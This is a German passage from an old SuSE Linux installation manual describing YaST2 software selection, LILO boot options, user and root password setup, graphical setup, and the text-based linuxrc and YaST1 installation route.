In den kommenden Dialogen legen Sie den Umfang Ihrer SuSE Linux-Installation fest. Dazu wählen Sie eine der angezeigten Möglichkeiten, sowie eventuell gewünschte Zusatzkomponenten aus.

Software-Auswahl: Grundausstattung festlegen

Sie müssen sich zunächst für die Grundausstattung Ihres Systems entscheiden:

‘`Fast alles`’ – ‘`Alle Pakete`’ sollte installiert werden, wenn Sie wissen, dass der gesamte Umfang benötigt wird oder wenn Sie die ganze Bandbreite der SuSE Linux-Software kennen lernen wollen. Voraussetzung ist allerdings, dass viel Platz, in der Größenordnung von mehr als 6 GB vorhanden ist. Die Installation ist sehr zeitaufwendig.

‘`Minimales System`’ – Das ‘`Minimale System`’ ist ein voll funktionsfähiges Unix-Betriebssystem im Textmodus (Basissystem, sowie alle wichtigen Dienstprogramme). Wenn der Plattenplatz beschränkt ist, kann damit die grundsätzliche Funktion von SuSE Linux ausprobiert werden. Der Platzbedarf liegt bei ca. 200 MB.

‘`Standard-System`’ – Das ‘`Standard-System`’ enthält eine ausgewogene Software-Zusammenstellung. Für den Anfang ist alles Wichtige dabei: grafische Oberfläche, Drucker, Spiele, Software für Internetzugang und -benutzung, Editoren, CD-Player usw. mit einem Platzbedarf von ca. 900 MB, wobei ca. 100 MB als Reserve für das System bzw. als Platz für Anwenderdaten freigehalten werden.

‘`Standard-System mit Office`’ – Das ‘`Standard-System mit Office`’ umfasst zusätzlich zum ‘`Standard-System`’ Office-Anwendungen und beansprucht ca. 1,4 GB, davon ca. 200 MB Reserve.

Aufbauend auf einer dieser Zusammenstellungen („Grundausstattung“) erlaubt der Button ‘`Erweiterte Auswahl`’ einzelne Komponenten oder spezielle Anwendungen („Pakete“) hinzuzunehmen oder auszuschließen.

Erweiterte Software-Auswahl: Details verändern

Wenn Sie im vorangegangenen Dialog ‘`Erweiterte Auswahl`’ gewählt haben, können Sie hier die Zusammenstellung im Detail verändern.

In der ‘`Erweiterten Auswahl`’ sind die Paketgruppen aufgeführt; Sie können beliebig viele Komponenten hinzufügen. Für freie Software haben Sie darüber hinaus die Möglichkeit, die Quellen gleich mitzuinstallieren; wählen Sie dazu ‘`Verfügbare Quellen installieren`’ an. Die Quellen nehmen mitunter viel Platz in Anspruch und sind in der Regel *nur für Programmierer* von Interesse.



Tipp

Die Software-Auswahl kann nach Abschluss der Installation jederzeit erweitert werden, indem Sie YaST2 oder das traditionelle YaST aufrufen, um Software nachzuinstallieren (siehe Kapitel 3 auf Seite 81). Wenn Sie zu einem schnellen Ergebnis kommen wollen, sollten Sie sich während der Erstinstallation nicht zu sehr in den Dschungel der Anwendungen vertiefen.

‘`Kommerzielle Software`’ steht ebenfalls zur Verfügung. Wählen Sie in diesem Dialog die gewünschten Programmpakete aus.

Über ‘`Einzelne Anwendungen auswählen`’ haben Sie gezielten Zugriff auf jede Anwendung bzw. auf jedes Software-Paket. Wenn Sie dort in den Zusammenstellungen Pakete an- oder abwählen, wird YaST2 permanent überprüfen, ob alle untereinander bestehenden Abhängigkeiten erfüllt sind und ggf. zusätzlich zu installierende Pakete vorschlagen. Zum ordnungsgemäßen Funktionieren der Software ist es in der Regel sehr wichtig, dass *alle* Abhängigkeiten aufgelöst werden.

Mögliche Probleme

- YaST2 wird überprüfen, ob für die von Ihnen gewählte Software-Zusammenstellung genügend freier Platz zur Verfügung steht. Falls nicht, müssen Sie entweder den Umfang der Auswahl verkleinern oder weitere Partitionen für SuSE Linux zur Verfügung stellen. Wenn Sie weitere Partitionen zur Verfügung stellen wollen, gehen Sie ‘`Zurück`’ bis zur Auswahlmaske ‘`Auswahl des Installationsziels`’; vgl. Abschnitt 2.1.8 auf Seite 20.
- Wenn Sie von einem nachfolgenden Dialog wieder hierhin ‘`Zurück`’-kommen und Komponenten neu selektieren, wird die Paket-Einzelauswahl verworfen.

2.1.10 Bootmanager für den Systemstart

Damit Linux später überhaupt starten kann, muss ein Bootmechanismus vorbereitet werden. Es muss festgelegt werden, an welcher Stelle im System der Bootmanager LILO (engl. *LInux LOader*) installiert wird bzw. ob ein anderes Boot-

konzept verwendet werden soll(Informationen dazu finden Sie in Abschnitt 2.3 auf Seite 48 und in Kapitel 4 auf Seite 119).

- Wenn YaST2 neben SuSE Linux *kein anderes* Betriebssystem auf Ihrem Rechner findet *und* wenn dies den Tatsachen entspricht, dann liegen die Dinge sehr einfach und Sie können auf ‘`Weiter`’ klicken.
- Wenn YaST2 zusätzlich ein anderes Betriebssystem findet (z. B. Windows), die Festplatten-Aufteilung nicht boot-tauglich ist (1024-Zylinder-Grenze bei älterem BIOS) oder die Hardware-Komponenten Ihres PCs (Mischsystem von SCSI- und (E)IDE-Festplatten) überhaupt in Hinblick auf die Bootfähigkeit nicht mit Sicherheit ausgelotet werden können, dann gibt es den verlässlichen Weg, eine Bootdiskette erstellen zu lassen.

Sollte YaST2 jedoch die Lage nicht richtig diagnostizieren oder sollten Sie selbst andere Vorstellungen vom Systemstart haben, so wählen Sie ‘`Andere Konfiguration...`’, um den Systemstart manuell zu konfigurieren. – Dazu gleich mehr.

LILO: Andere Systemkonfiguration

YaST2 bietet nun vier Möglichkeiten zur Auswahl an:

‘`Auf C: (im MBR der ersten Festplatte)`’ – Wenn SuSE Linux als alleiniges Betriebssystem installiert werden soll, so gehört LILO auf jeden Fall in den ☞*MBR* (engl. *Master Boot Record*).

LILO im MBR kann auch als Bootmanager für mehrere Betriebssysteme fungieren. Wählen Sie diese Möglichkeit aber nur dann, wenn Sie sich *sicher* sind, dass Ihre bereits installierten Systeme von LILO gebootet werden können – in der Regel ist dies bei Windows 95/98 der Fall ; siehe dazu Abschnitt 4.7.1 auf Seite 136 . Sind Sie im Zweifel, entscheiden Sie sich für die Möglichkeit ‘`Bootdiskette erstellen`’.

‘`Bootdiskette erstellen`’ – Falls Ihr Rechner mit mehreren Betriebssystemen laufen soll, gibt es die Möglichkeit, für SuSE Linux eine Bootdiskette zu erstellen. So bleibt der bisherige Bootmechanismus völlig unbehelligt und SuSE Linux kann jederzeit von dieser Diskette gestartet werden. Wenn Sie auf Nummer sicher gehen wollen, sollten Sie diese Möglichkeit wählen.

Hinweis: Es ist möglich, das Booten mit LILO im MBR später noch mit Hilfe von YaST einzurichten (siehe Abschnitt 3.6.2 auf Seite 104, ‘`LILO konfigurieren`’).

‘`LILO nicht installieren (anderer Bootmanager)`’ – Hiermit können Sie weiterhin Ihren eigenen Bootmanager benutzen. Am MBR (Master Boot Record) wird nichts geändert; LILO wird in der Partition `/boot` eingerichtet. Allerdings müssen Sie in diesem Fall *selbstständig* den vorhandenen Bootmanager neu konfigurieren. Eine Möglichkeit, wie dies für Windows NT und Linux geht, wird in Abschnitt 4.7.2 auf Seite 137 beschrieben.

‘In andere Partition’ – Wählen Sie diese Möglichkeit, wenn Sie eine abweichende Partition angeben wollen oder müssen; vgl. den vorangegangen Punkt.

Im Feld ‘Bootparameter’ sind bei Bedarf „Kernelparameter“ einzutragen; daraus wird die **append**-Zeile konstruiert; vgl. z. B. auf Seite 131 und auf Seite 415.

Die linear-Option wird nur selten benötigt; diese Option dient dazu, dass Referenzen auf Plattensektoren als logische anstelle physikalischer Adressen abgelegt werden; vgl. auf Seite 130.

2.1.11 Benutzer-Informationen

Unter SuSE Linux können mehrere Benutzer gleichzeitig arbeiten, aber dazu muss sich jeder, der das System benutzen will, zunächst anmelden. Das Anmelden wird als „Einloggen“ bezeichnet. Die Angaben in diesem Fenster dienen zum Anlegen des „Benutzerkontos“ (Vor-, Nachname, Benutzername, Passwort).

Sie haben die Möglichkeit, sich mit dem Button ‘Vorschlagen’ den „Benutzernamen“ automatisch aus Vor- und Nachname erzeugen zu lassen (dieser Vorschlag kann geändert werden) oder Sie tippen den gewünschten Namen selbst ein.

Darüber hinaus muss ein Passwort eingegeben und zur Überprüfung nochmals wiederholt werden. Beachten Sie dabei die Groß-/Kleinschreibung. Zudem sollte es mindestens fünf Zeichen (maximal acht) lang sein und keine Umlaute enthalten. Erlaubt sind Sonderzeichen (z. B. #, .;) und Ziffern von 0 bis 9.


Bitte merken Sie sich Ihren Benutzernamen und das Passwort, denn Sie werden beides immer dann brauchen, wenn Sie mit SuSE Linux arbeiten wollen.

Mit ‘Weiter’ gelangen Sie zum Fenster für die Eingabe des ‘root’-Passwortes.

2.1.12 ‘root’-Passwort festlegen

Der Benutzer ‘root’ ist unter Linux mit besonderen Privilegien ausgestattet, er kann z. B. Systemprozesse starten/beenden, Benutzer anlegen und entfernen, wichtige Systemdateien manipulieren usw., d. h. die Aufgaben eines ☞*Systemadministrators* durchführen.

Sie werden hier dazu aufgefordert, für den Benutzer ‘root’ ein Passwort zu vergeben; es gelten die gleichen Regeln wie für das Benutzer-Passwort.



Hinweis

Das ‘root’-Passwort müssen Sie sich unbedingt merken; es kann später nicht mehr zur Einsicht abgerufen werden. Sie werden das Passwort immer dann brauchen, wenn Sie administrative Aufgaben am System durchzuführen haben.

Wenn Sie jetzt ‘Weiter’ sagen, wird es Ernst mit der eigentlichen Installation.

2.1.13 Einstellungen bestätigen – Installation starten

Um Ihnen eine Kontrollmöglichkeit zu geben, werden alle bisher gesammelten Daten angezeigt. Falls Sie Änderungen vornehmen möchten, gelangen Sie mit ‘Zurück’ schrittweise wieder bis zur ersten Eingabemaske zurück.

Wenn alles passt und Sie ‘Weiter’ wählen, erfolgt zunächst eine Sicherheitsabfrage (in grün), ob Sie die Installation jetzt tatsächlich mit den angezeigten Einstellungen starten möchten:

- Nach Bestätigung mit ‘Ja - installieren’ beginnt YaST2 mit der Einrichtung des Systems.
- Mit ‘Nein’ haben Sie die Möglichkeit, die Daten erneut zu kontrollieren und gegebenenfalls zu ändern, indem Sie ‘Zurück’ zur entsprechenden Maske gehen.

Falls Sie es sich nun doch anders überlegt haben und die Installation von SuSE Linux auf einen anderen Zeitpunkt verschieben möchten, haben Sie jetzt die Möglichkeit, die Installation komplett abzubrechen. Alle bisher gemachten Einstellungen und Angaben gehen dann verloren. Wenn Sie ‘Installation abbrechen’ wählen, wird Ihr Rechner nach nochmaliger Rückfrage heruntergefahren und Sie können ausschalten oder neu booten. Auf Ihrem Rechner wurden bis zu diesem Zeitpunkt keinerlei Veränderungen vorgenommen.

Eine Besonderheit für „Experten“ wird Ihnen mit ‘Einstellungen auf Diskette speichern’ geboten. Alle Angaben werden dann auf Diskette gesichert, um Sie bei weiteren Installationen wieder abrufen zu können. Dieser Punkt kann nur dann gewählt werden, wenn Ihre Hardware das zulässt.

In der Regel werden Sie sich für ‘Ja - installieren’ entscheiden. Es werden Partitionen angelegt und formatiert. Je nach Systemausstattung und Größe der Festplatte wird dies einige Zeit in Anspruch nehmen. Vermeiden Sie einen Abbruch, da Sie damit die Festplatte in einen undefinierten Zustand versetzen würden.

Anschließend werden die Pakete von CD 1 eingelesen und zunächst das SuSE Linux-Basissystem installiert und der Bootmanager eingerichtet. nach der Bestätigung mit ‘OK’ wird dieses textorientierte Basissystem gestartet. YaST2 setzt die Installation der Software fort und wird, falls erforderlich, die nächsten CDs anfordern; wenn Sie während dieser Phase die Installation abbrechen, wird das System in einem unbenutzbaren Zustand sein!

Ihren Angaben in Abschnitt 2.1.10 auf Seite 23 entsprechend werden Sie ggf. aufgefordert eine formatierte Diskette einzulegen, um eine Bootdiskette erstellen zu lassen. Benutzen Sie hierzu *keine* der mitgelieferten Disketten! Falls LILO im MBR installiert wird, bekommen Sie die Mitteilung, mit welchem Befehl Sie den ursprünglichen MBR wiederherstellen können; notieren Sie sich bitte diesen Befehl.

SuSE Linux ist jetzt erfolgreich auf Ihrem Rechner installiert!

Es fehlt noch die Vorbereitung der grafischen Oberfläche; dieser Schritt entfällt freilich, wenn Sie nicht mehr als das ‘Minimale System’ installiert haben, denn dieses ist ja explizit für den Betrieb im Textmodus ausgelegt. Anschließend können Sie SuSE Linux das erste Mal ausprobieren.

2.1.14 Grafische Oberfläche vorbereiten

Um schon beim ersten *Einloggen* eine grafische Benutzeroberfläche zur Verfügung stellen zu können, wird YaST2 nun versuchen, alle benötigten Informationen über den angeschlossenen Monitor und die Grafikkarte selbstständig herauszufinden.

Wenn dies gelingt, wird eine geeignete Bildschirmauflösung, Farbeinstellung und Wiederholfrequenz für den Monitor gewählt und der Testbildschirm angezeigt.



Hinweis

Bitte kontrollieren Sie die Einstellungen, bevor Sie Ihr „Okay“ geben! Sehen Sie bei Ungewissheit in den Unterlagen zur Grafikkarte und zu Ihrem Monitor nach.

Wird der Monitor nicht erkannt, wählen Sie Ihr Modell bitte aus der angebotenen Liste aus; besitzen Sie ein unbekanntes Modell, müssen Sie die Einstellungen von Hand eingeben oder die Daten von einer ‘`Treiber-Diskette`’ einlesen lassen, die eventuell mit Ihrem Monitor mitgeliefert wurde; in jedem Fall sollten Sie die Dokumentation zu Ihrem Monitor zurate ziehen.



Hinweis

Wenn Sie keine grafische Oberfläche wollen, wählen Sie aus der Herstellerliste den ersten Punkt ‘`Kein X11 konfigurieren`’ aus.

Schließlich kommt die Frage nach der Bildschirm-Einstellung. Die ideale Bildschirmauflösung hängt von Ihren Vorlieben und Ihrer Hardware ab. Als Farbtiefe (‘`Anzahl der Farben`’) sollten Sie `16bpp` wählen. Überprüfen Sie die Einstellungen, indem Sie ‘`Test`’ wählen und bei Bedarf Feineinstellungen vornehmen.

Mögliche Probleme

- In seltenen Fällen kann es notwendig sein, dass Sie den ☞*X-Server* „per Hand“ konfigurieren müssen; dazu ist später das Programm SaX zu starten.Hinweise zu SaX finden Sie in Abschnitt 8.4 auf Seite 269.

2.1.15 Systemkomponenten konfigurieren

Schon während der Installationsphase haben Sie die Möglichkeit, verschiedene Systemkomponenten – soweit vorhanden – zu konfigurieren: Drucker, Sound, Hardware, Internet und Netzwerk.

2.1.16 Erstes Einloggen

Jetzt ist es soweit, gleich werden Sie sich anmelden können.




Abbildung 2.2: Der Displaymanager kdm

Das grafische Login (der kdm-Displaymanager) erscheint nach einigen Sekunden und zeigt die eingerichteten Benutzer an (Abbildung 2.2). Sie müssen nur noch den Benutzernamen bei **`Benutzer:`** sowie Ihr Passwort eingeben und KDE (das „K Desktop Environment“) wird gestartet. Beachten Sie bitte, dass ab Version 7.0 kein Icon für Benutzer `'root'` mehr angezeigt wird.

Wenn Sie im Textmodus weiterarbeiten, geben Sie Ihren Benutzernamen bei der Eingabeaufforderung **`login:`** ein. Nach Eingabe des Passwortes erscheint der ☞*Prompt* des Linux-Systems.

2.1.17 Ausblick

Für Linux-Beginner ist das Handbuch-Kapitel 19 auf Seite 535 ff. eine wertvolle Einstiegshilfe. Weiterführende Bücher sind im Literaturverzeichnis genannt (vgl. auf Seite 616 ff.) und werden teilweise unter `http://www.suse.de/de/produkte/buecher/` kurz vorgestellt.

Das „alte“ YaST (Kapitel 3 auf Seite 81 ff.) kann Ihnen insbesondere bei Konfigurationsarbeiten im Alltag hilfreich zur Seite stehen.

- Details zur Einrichtung der grafischen Oberfläche, dem so genannten X Window System, entnehmen Sie dem Kapitel 8 auf Seite 247. Zur Konfiguration mit SaX lesen Sie bitte die Anleitung im Abschnitt 8.3 auf Seite 250 nach.
- Die Soundkarte ist Thema in Abschnitt 10.3 auf Seite 325, dort geht es um „Hardware rund um den Linux-Rechner“.
- Wie Sie Ihren Drucker einrichten und welche Drucker unterstützt werden, erfahren Sie im Kapitel 12 auf Seite 367. Zur einfachen Installation mit YaST vergleichen Sie bitte Abschnitt 3.6.1 auf Seite 103.

- Wie Sie den Internetzugang konfigurieren, erfahren Sie im Kapitel 6 auf Seite 175. Speziell für die Modem-Einrichtung vergleichen Sie bitte Abschnitt 6.5 auf Seite 191, für ISDN ist Abschnitt 6.2 auf Seite 177 heranzuziehen.
- Über die Konfiguration eines Netzwerks lesen Sie bitte mehr im Kapitel 5 auf Seite 157.



Hinweis

Wenn Sie ein internes Netz mit einem ISDN-Zugang koppeln, sind fortgeschrittene Netzwerkkenntnisse erforderlich. In der weiterführenden Literatur werden Sie Hinweise unter den Stichworten „Gateway“, „Router“ oder „Firewall“ finden.

2.2 Die Installation mit dem textbasierten YaST (YaST 1)

SuSE Linux verfügt mit YaST über ein Installationswerkzeug, das Sie sicher von der Vorbereitung der Festplatte über die Software-Einrichtung bis hin zur Konfiguration der grafischen Oberfläche geleitet.

Normalerweise muss ein Rechner, auf dem SuSE Linux installiert werden soll, die folgenden Punkte erfüllen:

- Sie können von der mitgelieferten „Bootdisk“ oder direkt von der CD 1 den Rechner starten.
- Auf Ihrer Festplatte ist genügend Platz für die Linux-Installation. Wir empfehlen, für Linux eine eigene, genügend große Festplatte zur Verfügung zu stellen.
- Das ☞*CD-ROM-Laufwerk* wird von Linux unterstützt. Bei Ungewissheit lässt sich dies herausfinden.

Sollte einer dieser Punkte nicht zutreffen, gibt es „Umwege“, wie Sie gleichwohl eine Installation durchführen können. Derartige Wege werden in Abschnitt 2.4 auf Seite 50 ff. aufgezeigt.

2.2.1 Nun geht’s los: Der Begrüßungsbildschirm

Schalten Sie den Rechner ein, und legen Sie die CD 1 und/oder die Diskette in das jeweilige Laufwerk ein. Falls der Rechner nicht booten will, müssen Sie zuvor möglicherweise die Bootreihenfolge im BIOS des Rechners auf `A,C` oder `CDROM,C,A` umstellen.

Nach wenigen Augenblicken wird der Begrüßungsbildschirm angezeigt (Abbildung 2.1 auf Seite 17). Drücken Sie innerhalb von 3 Sekunden eine Taste (z. B. Tab), damit *nicht* automatisch YaST2 gestartet wird. Geben Sie nun am Bootprompt (**`boot:`**) `manual` ein und bestätigen Sie mit ↵:

```
boot: manual ↵
```

Nun erscheinen am unteren Bildschirmrand die Meldungen `"Loading initrd..."` sowie `"Loading linux..."` und nach einiger Zeit bootet der ☞*Kernel* und linuxrc wird gestartet.

Das Programm linuxrc ist menügeführt und wartet auf Eingaben des Benutzers.

Mögliche Probleme

- Sollte Ihr CD-ROM-Laufwerk (ATAPI) beim Booten des Systems hängenbleiben, vergleichen Sie bitte den Abschnitt 2.7.5 auf Seite 61.
- Die CD 1, die einen optimierten Kernel für Pentium-Prozessoren aufweist, wird nicht als Bootmedium erkannt. Versuchen Sie auf die „Bootdisk“ oder auf CD 2 auszuweichen; vgl. Abschnitt 2.6.2 auf Seite 56.

- Andere Boot-Schwierigkeiten können in der Regel mit Kernel-Parametern umgangen werden; vgl. Abschnitt 14.3.2 auf Seite 415 ff.

2.2.2 Die Grundlage: linuxrc

Mit dem Programm linuxrc können Sie Einstellungen zur Installation vornehmen. Falls notwendig können Sie Treiber als Kernelmodule laden. Am Ende wird linuxrc das Installationsprogramm YaST starten, und die eigentliche Installation der Systemsoftware und der Programme kann beginnen.

Hinweise zur Bedienung von linuxrc: Mit ↑ und ↓ wählen Sie einen Menüpunkt, und mit ← und → wählen Sie ein Kommando aus, etwa ‘Ok’ oder ‘Abbruch’. Mit ↵ wird das Kommando ausgeführt.

Eine genaue Beschreibung von linuxrc finden Sie in Abschnitt 16.5 auf Seite 480 ff.

Einstellungen

Das Programm linuxrc beginnt mit der Sprach-, Farb- und Tastaturauswahl.




Abbildung 2.3: Auswahl der Sprache

- Wählen Sie eine Sprache aus. Da ‘Deutsch’ bereits vorgegeben ist, bestätigen Sie mit ↵.
- Wählen Sie zwischen ‘Farb-Bildschirm’ und ‘Schwarzweiß-Bildschirm’ aus. Wenn Sie einen Farbbildschirm besitzen, bestätigen Sie wieder mit ↵.
- Wählen Sie die Tastaturbelegung. In der Regel bestätigen Sie mit ↵ für die voreingestellte Belegung ‘Deutsch’ – es sei denn, Sie haben eine andere Tastatur.



Abbildung 2.4: Hauptmenü von linuxrc

Einbindung der Hardware über Module

Jetzt sind wir im Hauptmenü von linuxrc (Abbildung 2.4). Hier gibt es folgende Optionen:

'Einstellungen' Hier können Sie Sprache, Bildschirm oder Tastatur anpassen. Das hatten wir bereits.

'System-Information' Hier gibt es eine Menge Informationen über die Hardware, soweit diese vom Kernel erkannt wurde oder von bereits geladenen Modulen angesprochen wird.

'Kernel-Module (Hardware-Treiber)' Hier müssen Sie eventuell die zur Hardware passenden Module laden.

Regelfall: Sie müssen diesen Menüpunkt *nicht* aufrufen, wenn Sie sowohl Festplatte(n) als auch das CD-ROM-Laufwerk (☞*ATAPI*) an einem (E)IDE-Controller angeschlossen haben. Die (E)IDE-Unterstützung ist nämlich fest in den Kernel eingebaut.

'Installation/System starten' Hier wird die Installation fortgesetzt.

'Abbruch/Reboot' Falls Sie sich nochmal alles anders überlegen...

Wählen Sie das Laden der Kernelmodule mit 'Kernel-Module' nur dann, wenn Sie Unterstützung für SCSI oder für PCMCIA(vgl. Abschnitt 11.1.6 auf Seite 359) benötigen oder wenn Sie *kein* ATAPI-Laufwerk Ihr Eigen nennen; wie Sie Module laden, können Sie in Abschnitt 16.5 auf Seite 480 nachlesen. Im folgenden Untermenü wählen Sie aus, wofür Sie Module laden wollen (oder besser gesagt: müssen). Es kommen in Frage:

Ein SCSI-Modul – wenn Sie eine SCSI-Festplatte oder SCSI-CD-ROM-Laufwerk haben.

Ein CD-ROM-Modul – falls Ihr CD-ROM-Laufwerk *nicht* am (E)IDE-Controller oder *nicht* am SCSI-Controller hängt.

Ein Netzwerk-Modul – falls Sie über NFS oder FTP installieren wollen – das ist hier aber nicht das Thema; vgl. Abschnitt 2.4.1 auf Seite 50.



Tipp

Wenn Sie Support für Ihr Installationsmedium (proprietäres CD-ROM-Laufwerk, Parallelport-CD-ROM-Laufwerk, Netzwerkkarte, PCMCIA) unter den Standard-Modulen vermissen, können Sie eventuell auf die zusätzlichen Treiber der `modules`-Diskette zurückgreifen. Dazu gehen Sie bis ans Ende der Liste und wählen dort den Punkt '`-- Weitere Module --`'; die `modules`-Diskette wird von linuxrc in diesem Fall angefordert.

Installation starten

Da '`Installation/System starten`' bereits ausgewählt ist, brauchen Sie nur noch ⏎ zu drücken, um zur eigentlichen Installation zu gelangen.




Abbildung 2.5: Installationsmenü von linuxrc

Hier stehen Ihnen folgende Punkte zur Auswahl:

'`Installation/Update starten`' Das, was Sie vermutlich gleich machen werden.

‘Installiertes System booten’ Dieser Punkt wird eventuell später einmal benötigt, falls es zu Problemen beim regulären Booten kommen sollte.

‘Rettungssystem starten’ Dieser Punkt steht bislang nur auf IBM-kompatiblen Systemen (IA 32) zur Verfügung.

‘Live-CD starten’ Wenn Sie erstmal ’reinschnuppern wollen, ohne SuSE Linux gleich auf die Festplatte zu packen; zur Live-CD vgl. Abschnitt 3.6.4 auf Seite 109.

‘Eject CD’ CD auf elektronischem Wege herauswerfen.

Um zur Installation zu gelangen, drücken Sie nun ⏎ für den Menüpunkt ‘Installation/Update starten’. Dann muss das Quellmedium ausgewählt werden; in der Regel reicht es aus, den Cursor an der Vorauswahl stehen zu lassen: ‘CD-ROM’.




Abbildung 2.6: Quellmedium in linuxrc auswählen

Drücken Sie nun ⏎. Die Installationsumgebung wird in eine RAM-Disk geladen.

Sobald dieser Vorgang abgeschlossen ist, wählen Sie dann das textbasierte YaST1 aus (Abbildung 2.7 auf der nächsten Seite), um mit der eigentlichen Installation zu beginnen.

Mögliche Probleme

- Der verwendete SCSI-Adapter wird nicht erkannt:
  - Versuchen Sie, das Module eines kompatiblen Treibers zu laden.
  - Verwenden Sie einen Kernel, der den entsprechenden SCSI-Treiber fest hinzugebunden hat; erstellen Sie eine derartige Boot-Diskette, wie in Abschnitt 2.6.3 auf Seite 57 beschrieben.


>>> Linuxrc v1.1.13 (Kernel 2.2.16) (c) 1996-2000 SuSE GmbH <<<
Sie können die Installation wahlweise mit dem bekannten textbasierten YaST1 oder dem neuen grafischen YaST2 ausführen. Bitte wählen Sie die YaST-Version.
YaST1 - textbasiert
YaST2 - grafisch
Ok
Zurück

Abbildung 2.7: YaST in linuxrc auswählen

- Das verwendete ATAPI-CD-ROM-Laufwerk bleibt beim Lesen hängen: siehe Abschnitt 2.7.5 auf Seite 61 und generell im Abschnitt **Allgemeine Hardwareprobleme** im Kapitel **Systemverwaltung** des Konfigurations-Handbuchs.

- Unter bislang ungeklärten Umständen kann es zu Problemen beim Laden der Daten in die RAM-Disk kommen, sodass YaST nicht geladen werden kann. Meistens führt in diesen Fällen der folgende Weg zu einem brauchbaren Ergebnis:

  Wählen Sie im linuxrc-Hauptmenü ‘Einstellungen’ → ‘Debug (Experte)’; dort stellen Sie ‘Erzwinge Rootimage’ (engl. *Force root image*) auf nein (engl. *no*). Gehen Sie zurück ins Hauptmenü und beginnen Sie die Installation erneut.

2.2.3 Installation mit YaST

Wenn Sie sich für die Installation mit YaST an Stelle von YaST2 entschieden haben, bieten sich Ihnen am Eingangsbildschirm vier Punkte zur Auswahl an (vgl. Abbildung 2.8).

